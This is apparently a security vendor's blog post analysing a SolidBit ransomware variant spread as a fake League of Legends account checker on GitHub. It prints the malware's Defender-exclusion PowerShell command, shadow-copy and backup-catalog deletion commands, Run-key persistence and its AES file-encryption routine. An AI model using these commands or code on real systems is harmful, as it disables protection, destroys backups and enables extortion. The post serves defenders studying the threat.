SolidBit Ransomware Enters the RaaS Scene and Takes Aim at Gamers and Social Media Users With New Variant

trendmicro.com/en_us/research/22/h/solidbit-ransomware-enters-the-raas-scene-and-takes-aim-at-gamer.html

August 2, 2022

This blog entry offers a technical analysis of a new SolidBit variant that is posing as different applications to lure gamers and social media users. The SolidBit ransomware group appears to be planning to expand its operations through these fraudulent apps and its recruitment of ransomware-as-a-service affiliates.

By: Nathaniel Morales, Ivan Nicole Chavez, Monte de Jesus, Lala Manly, Nathaniel Gregory Ragasa August 02, 2022 Read time: (words)

Trend Micro researchers recently analyzed a sample of a new SolidBit ransomware variant that targets users of popular video games and social media platforms. The malware was uploaded to GitHub, where it is disguised as different applications, including a League of Legends account checker tool (Figure 1) and an Instagram follower bot, to lure in victims.

The League of Legends account checker on GitHub (Figures 2 and 3) is bundled with a file that contains instructions on how to use the tool (Figure 4), but that is the extent of the pretense: It has no graphic user interface (GUI) or any other behavior related to its supposed function. When an unsuspecting victim runs the application, it automatically executes malicious PowerShell codes that drop the ransomware. Another file that comes with the ransomware is named “Source code,” but this seems to be different from the compiled binary.

Figure 1. The icon of one of the malicious applications, named "Rust LoL Accounts Checker"



Figure 2. The SolidBit ransomware variant masquerading as a League of Legends account checker tool on GitHub



Figure 3. Details about the fraudulent League of Legends account checker posted on Github



Figure 4. One of the files bundled with SolidBit's fraudulent League of Legends account checker on GitHub

Among the files bundled with the account checker, we also found an executable file named *Rust LoL Accounts Checker.exe* (Figure 5) protected by Safengine Shielden, which obfuscates samples and applications to make reverse engineering and analysis more difficult. When this file is executed, an error window appears and claims that debugging tools have been detected (Figure 6), which may be one of the malware's anti-virtualization and anti-debugging capabilities.



Figure 5. File properties of Rust LoL Accounts Checker.exe found using Detect It Easy



Figure 6. A pop-up window that appears when Rust LoL Accounts Checker.exe is executed

If users click on this executable file, it will drop and execute *Lol Checker x64.exe*, which runs the malicious PowerShell codes that drop and execute the SolidBit ransomware. After pivoting the binary file in VirusTotal and AnyRun, we found that *Rust LoL Accounts Checker.exe* downloads and executes *Lol Checker x64.exe* using the following command:

cmd /c start "" %TEMP%\LoL Checker x64.exe

When *Lol Checker x64.exe* is executed, it will begin disabling Windows Defender's scheduled scans and any real-time scanning of the following folders and file extensions:

- %UserProfile%,

- %AppData%,
- %Temp%,
- %SystemRoot%,
- %HomeDrive%,
- %SystemDrive%
- .exe
- .dll

The file disables these scans by using the following PowerShell command:

cmd /c powershell -Command "Add-MpPreference -ExclusionPath @($env:UserProfile,$env:AppData,$env:Temp,$env:SystemRoot,$env:HomeDrive,$env:SystemDrive) -Force" & powershell -Command "Add-MpPreference -ExclusionExtension @('exe','dll') -Force" & exit;

After successfully disabling Windows Defender from scanning these directories, the file will drop and execute the file *Runtime64.exe*, which we analyzed as the SolidBit ransomware, using the following command prompt:

cmd /c start "" %TEMP%\Runtime64.exe

Ransomware analysis of SolidBit's new variant

This new version of SolidBit ransomware is a .NET compiled binary (Figure 7). After opening *Runtime64.exe* using the debugger and .NET assembly editor DnSpy, we found that this file was obfuscated. We used a .NET deobfuscator and unpacker tool called de4dot to make the strings readable (Figure 8).



Figure 7. Properties of the binary using Detect It Easy Tool



Figure 8. A comparison of the file before (left) and after (right) it was deobfuscated using de4dot

The ransomware creates a mutex and will terminate if another copy of itself is found already running on the machine (Figure 9).

```
bool flag = false;
Form1.mutex_0 = new Mutex(true, "ec03f91ae56e478455e3786e91559194", ref flag);
if (!flag)
{
    Environment.Exit(0);
}
```

Figure 9. The mutex created by SolidBit ransomware

It will also create a registry key to a directory named "*Software\Microsoft\Windows\CurrentVersion\Run*" with the value "UpdateTask" as its autostart mechanism (Figure 10).

```
try
{
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
    registryKey.SetValue("UpdateTask", Assembly.GetExecutingAssembly().Location);
}
catch
{
}
```

Figure 10. The registry key for SolidBit's autostart mechanism

Prior to encryption, the ransomware will check if the directory is in the root path and avoids the following files and directories, as shown in Figure 11:

- \\ProgramData
- $Recycle.Bin
- AMD
- appdata\\local
- appdata\\locallow
- autorun.inf
- boot.ini
- boot.ini
- bootfont.bin
- bootmgfw.efi
- bootsect.bak

- desktop.ini
- Documents and Settings
- iconcache.db
- Intel
- MSOCache
- ntuser.dat
- ntuser.dat.log
- ntuser.ini
- NVIDIA
- PerfLogs
- ProgramData
- Program Files
- Program Files (x86)
- thumbs.db
- users\\all users
- Windows
- Windows.old



Figure 11. SolidBit ransomware checking for files to be avoided

This SolidBit variant uses 256-bit Advanced Encryption Standard (AES) encryption to encrypt the files in its victim's computer (Figure 12). A key that is appended in the encrypted files' content (Figure 13) will act as SolidBit's infection marker. The key came from a hard-coded string from the

binary that was encrypted via Rivest-Shamir-Adleman (RSA) encryption and was encoded to Base 64. The ransomware will also append the .SolidBit file extension to the encrypted files and changes their file icons (Figure 14). Its encryption routine only encrypts files with specific file extensions.

```
{
    string path = string_4 + "." + this.method_1(4);
    FileStream fileStream = new FileStream(path, FileMode.Create);
    byte[] bytes = Encoding.UTF8.GetBytes(string_5.Split(new char[]
    {
        '|'
    })[0]);
    byte[] bytes2 = Encoding.UTF8.GetBytes(string_5.Split(new char[]
    {
        '|'
    })[1]);
    Aes aes = Aes.Create();
    aes.Mode = CipherMode.CBC;
    byte[] array = new byte[16];
    Array.Copy(bytes, 0, array, 0, 16);
    aes.Key = array;
    aes.IV = bytes2;
    CryptoStream cryptoStream = new CryptoStream(fileStream, aes.CreateEncryptor(), CryptoStreamMode.Write);
    FileStream fileStream2 = new FileStream(string_4, FileMode.Open);
    fileStream2.CopyTo(cryptoStream);
    fileStream2.Flush();
    fileStream2.Close();
    cryptoStream.Flush();
    cryptoStream.Close();
    fileStream.Close();
    using (FileStream fileStream3 = new FileStream(path, FileMode.Append, FileAccess.Write))
    {
        using (StreamWriter streamWriter = new StreamWriter(fileStream3))
        {
            streamWriter.Write(string_6);
            streamWriter.Flush();
            streamWriter.Close();
        }
    }
    File.WriteAllText(string_4, "?");
    File.Delete(string_4);
}
```

Figure 12. SolidBit ransomware's encryption routine



Figure 13. The encrypted content of the file



Figure 14. A file encrypted by SolidBit ransomware

This SolidBit variant will also terminate multiple services, delete any shadow copies (Figure 15) and backup catalogs (Figure 16), and delete 42 services in the victim's computer.

```
private static void smethod_1()
{
    Form1.smethod_0("vssadmin delete shadows /all /quiet & wmic shadowcopy delete");
}
```

Figure 15. SolidBit's deletion of shadow copies

```
private static void smethod_3()
{
    Form1.smethod_0("wbadmin delete catalog -quiet");
}
```

Figure 16. SolidBit's deletion of the backup catalog

It will also drop a file, *RESTORE-MY-FILES.txt,* that contains instructions on how a victim can pay the ransom to every directory (Figure 17) and shows a pop-up window on the victim's machine (Figure 18).



Figure 17. Dropped ransom note by SolidBit ransomware



Figure 18. The pop-up window that SolidBit ransomware shows on the victim's screen

SolidBit as a LockBit imitator

SolidBit has been suspected of being a LockBit ransomware copycat, as the two share similarities in their chat support sites' formatting (Figure 19) and the file names of their ransom note (Figure 20).

